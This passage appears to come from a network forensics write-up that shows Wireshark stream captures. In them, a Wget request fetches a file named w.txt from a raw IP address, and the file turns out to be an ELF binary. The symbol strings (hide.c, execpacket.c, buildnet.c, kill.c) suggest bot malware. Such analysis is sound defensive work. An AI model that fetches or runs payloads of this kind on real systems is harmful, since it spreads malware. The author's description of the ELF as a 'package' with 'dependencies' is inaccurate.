

Wireshark · Follow TCP Stream (tcp.stream eq 1552) · ec2-http.pcap

```
GET /w.txt HTTP/1.0
User-Agent: Wget/1.12 (linux-gnu)
Accept: */*
Host: 69.30.254.140
Connection: Keep-Alive

HTTP/1.1 200 OK
Content-Type: text/plain
Last-Modified: Sat, 09 Apr 2016 13:59:34 GMT
Accept-Ranges: bytes
ETag: "0e7a3b6892d11:0"
Server: Microsoft-IIS/7.5
X-Powered-By: ASP.NET
Date: Fri, 10 Nov 2017 12:23:51 GMT
Connection: keep-alive
Content-Length: 625611

.ELF........................4....q......4. ...(......................_..._...............`...............r.......................... ...
.................`..............@...........Q.td......................................GNU............    ...U......5.........W.........
1.^.....PTRh.O..h.P..QVh............U..S........[.. _..........t...~..X[........U..S....=.....uT.$...-........X......9.v...&.......................9.w..
.....t...$.}...c.............[].......U...............Z...^....t .T$..D$......D$.......$.}...u....(.....t........t  ..$(.......U......E..D$..E..D$..E...
$.Y....E..D$..E...$............U....(.E.....D$..E..D$...$1*....       ...E..}..x..E....;E..      .E......?.E..E.....E..E..".E..E....</u..U.....E........
.m...}..y..E..E..E...U....(.E.....D$..E..D$...$1*...y...E..}..x..E....;E..      .E........E..E.....E..E..E...U....(...............D$..D$.......
$......E..D$..D$.@*...D$.............$......E.....D$..E..D$.........
$......E..}..x..E....;E................E..E.....E...............U..W..................D$..D$.......$.I....E..D$.........
$............................................E..E...........</
t4...........................................f../...................................E..E......w.E.........</
ud.E..................tC.......D$.........$.......t'.D$.............$........u............!.E......../.E...E.;E.|......................._].U....
(....D$......E...$......E..E.................D$..D$.......$......E......E......}.........D$......D$......E...$.#....E.E..E..D$..E...
$.|....E..}..tM.U..E....M..T$........D$...$......E..E..D$............D$..E...$......E..}.....E...$.+....U..E....E....U....(.D$......D$.A....E...
$......E..E......E......E......}.........D$......D$......E...$.@....W.E..U...)....E..}.....~..E......E..E..U..E..E..T$..D$..E...
```

Packet 64808. 1 client pkt, 877 server pkts, 1 turn. Click to select.

Entire conversation (626kB) | Show data as: ASCII | Stream 1552

This file, w.txt, does not appear to be a text file, but instead appears to be some sort of Linux package. Making this even more suspicious is the fact this package is being served from a Microsoft server. There are not many Microsoft servers hosting legitimate Linux packages. Scrolling to the bottom, there are a list of dependencies proving this is a package of some kind.:


Wireshark · Follow TCP Stream (tcp.stream eq 1552) · ec2-http.pcap

```
3..........k...............x...`s..H............Q.................]...........@..................F..........................pS......"................
.......=..T..................  ...
...P.    .%.......%..............?...............K.....
.&......._... J..$.......w....Q
.$.......~...0M..u          ..........0...n..."....call_gmon_start.crtstuff.c.__CTOR_LIST__.__DTOR_LIST__.__EH_FRAME_BEGIN__.__JCR_LIST__.dtor_idx.
5313.completed.5311.__do_global_dtors_aux.object.
5372.frame_dummy.__CTOR_END__.__FRAME_END__.__JCR_END__.__do_global_ctors_aux.autorun.c.crc32.c.encrypt.c.execpacket.c.buildnet.c.hide.c.http.c.kill.c.ma
in.c.proc.c.socket.c.tcp.c.thread.c.findip.c.dns.c.stack_cache_lock._L_lock_22.stack_used._L_unlock_248._L_lock_277._L_unlock_325.stack_cache.in_flight_s
tack.stack_cache_actsize._L_lock_740._L_unlock_867._L_lock_1206._L_unlock_1888._L_lock_2067._L_unlock_2187._L_lock_2241._L_unlock_2337.start_thread.__npt
l_threads_events.__nptl_last_event._L_lock_3027._L_unlock_3032.default_attr._L_lock_3147._L_unlock_3291._L_unlock_3596._L_lock_3656._L_unlock_3689._L_loc
k_3775._L_unlock_3814._L_lock_4245._L_unlock_4277._L_lock_4309._L_unlock_4342._L_lock_4528._L_unlock_4640.__pthread_mutex_lock_full._L_robust_lock_151._L
_unlock_612._L_lock_878._L_lock_971._L_lock_1091.__pthread_mutex_unlock_full._L_robust_unlock_548._L_unlock_742._L_unlock_892.sem_wait_cleanup.unwind_cle
anup.unwind_stop._L_lock_24._L_unlock_52._L_lock_287._L_unlock_312.sighandler_setxid.sigcancel_handler.__nptl_initial_report_events.nptl_version.__restor
e_rt.__restore.static_slotinfo.static_dtv.static_map.lock._L_lock_21.stage._L_unlock_98._L_lock_116.envlock._L_lock_19.last_environ._L_unlock_35._L_lock_
130._L_unlock_177._L_lock_250._L_unlock_366.known_values._L_unlock_511._L_unlock_557._L_unlock_672.free_mem._L_lock_772._L_unlock_788.__elf_set___libc_su
bfreeres_element_free_mem__._L_unlock_124._L_lock_256._L_unlock_380.initial._L_lock_20.unsafe_state._L_unlock_33._L_lock_66._L_unlock_86._L_lock_122._L_u
nlock_146._L_lock_180._L_unlock_193.randtbl.random_poly_info.cancel_handler._L_lock_51.sa_refcntr.quit.intr._L_unlock_80.do_system._L_unlock_137._L_lock_
253._L_unlock_297._L_unlock_392._L_lock_420._L_lock_36._L_lock_102._L_unlock_117._L_unlock_171._L_unlock_254._L_lock_46._L_unlock_127._L_unlock_255._IO_w
file_underflow_maybe_mmap._IO_wfile_underflow_mmap._L_lock_2047._L_unlock_2281._L_unlock_2552._L_lock_29._L_unlock_59._L_lock_31._L_unlock_82._L_unlock_1
30._L_unlock_70._L_unlock_132._IO_strn_overflow._IO_file_seekoff_maybe_mmap._IO_file_sync_mmap.decide_maybe_mmap._IO_file_xsgetn_maybe_mmap.mmap_remap_ch
eck._IO_file_xsgetn_mmap._L_lock_2718._L_unlock_2854._L_unlock_2967.flush_cleanup.run_fp.list_all_lock._L_unlock_30._L_unlock_53._L_lock_947._L_unlock_97
8.buffer_free.freeres_list.dealloc_buffers.save_for_backup._L_lock_1711._IO_list_all_stamp._L_lock_1772._L_unlock_1809._L_unlock_1843._L_lock_1961._L_loc
k_2029._L_unlock_2095._L_unlock_2188._L_unlock_2386._L_lock_2482._L_lock_2508._L_unlock_2559._L_unlock_2616._L_lock_2665._L_lock_2691._L_unlock_2768._L_u
nlock_2842._L_lock_4841._L_lock_4867._L_unlock_4944._L_unlock_5053.__elf_set___libc_atexit_element__IO_cleanup__.__elf_set___libc_subfreeres_element_buff
er_free__._IO_stdfile_0_lock._IO_wide_data_0._IO_stdfile_1_lock._IO_wide_data_1._IO_stdfile_2_lock._IO_wide_data_2.enlarge_userbuf.ptmalloc_lock_all.list
_lock.__libc_tsd_MALLOC._L_lock_37.main_arena._L_lock_53.malloc_atfork.save_malloc_hook.free_atfork.save_free_hook.save_arena.atfork_recursive_cntr.ptmal
loc_unlock_all._L_unlock_144._L_unlock_156.ptmalloc_unlock_all2.free_list.arena_thread_freeres._L_lock_259._L_unlock_271.sYSTRIm.mp_.mem2chunk_check.new_
heap.aligned_heap_area.grow_heap._int_new_arena.arena_mem._L_lock_1358.use_per_thread.global_max_fast._L_lock_1419.narenas._L_unlock_1458.arena_get2._L_l
ock_1544._L_unlock_1591._L_unlock_1609._L_lock_1644._L_lock_1679._L_unlock_1697.narenas_limit.9007.next_to_use.
9010._L_lock_1860.malloc_consolidate.check_action.top_check.disallow_malloc_check.using_malloc_checking.malloc_check.free_check.realloc_check.memalign_ch
eck.ptmalloc_init._L_lock_3070._L_unlock_3084._L_lock_3378._L_unlock_3392._L_lock_3455.perturb_byte._L_unlock_3467._L_lock_3525._L_unlock_3539._L_lock_35
90._L_unlock_3612._L_lock_3670._L_lock_3761._L_unlock_3775._L_lock_3844._L_lock_3915._L_unlock_4047._L_lock_4163._L_unlock_4297._L_lock_4392._L_unlock_45
54._L_lock_4725._L_unlock_4985._L_lock_5047._L_unlock_5083._int_free._L_lock_5301._L_unlock_6038._L_unlock_6657._L_lock_6738._L_unlock_6754._int_malloc.
```

1 client pkt, 877 server pkts, 1 turn.

Entire conversation (626kB)   Show data as ASCII   Stream 1552

Find: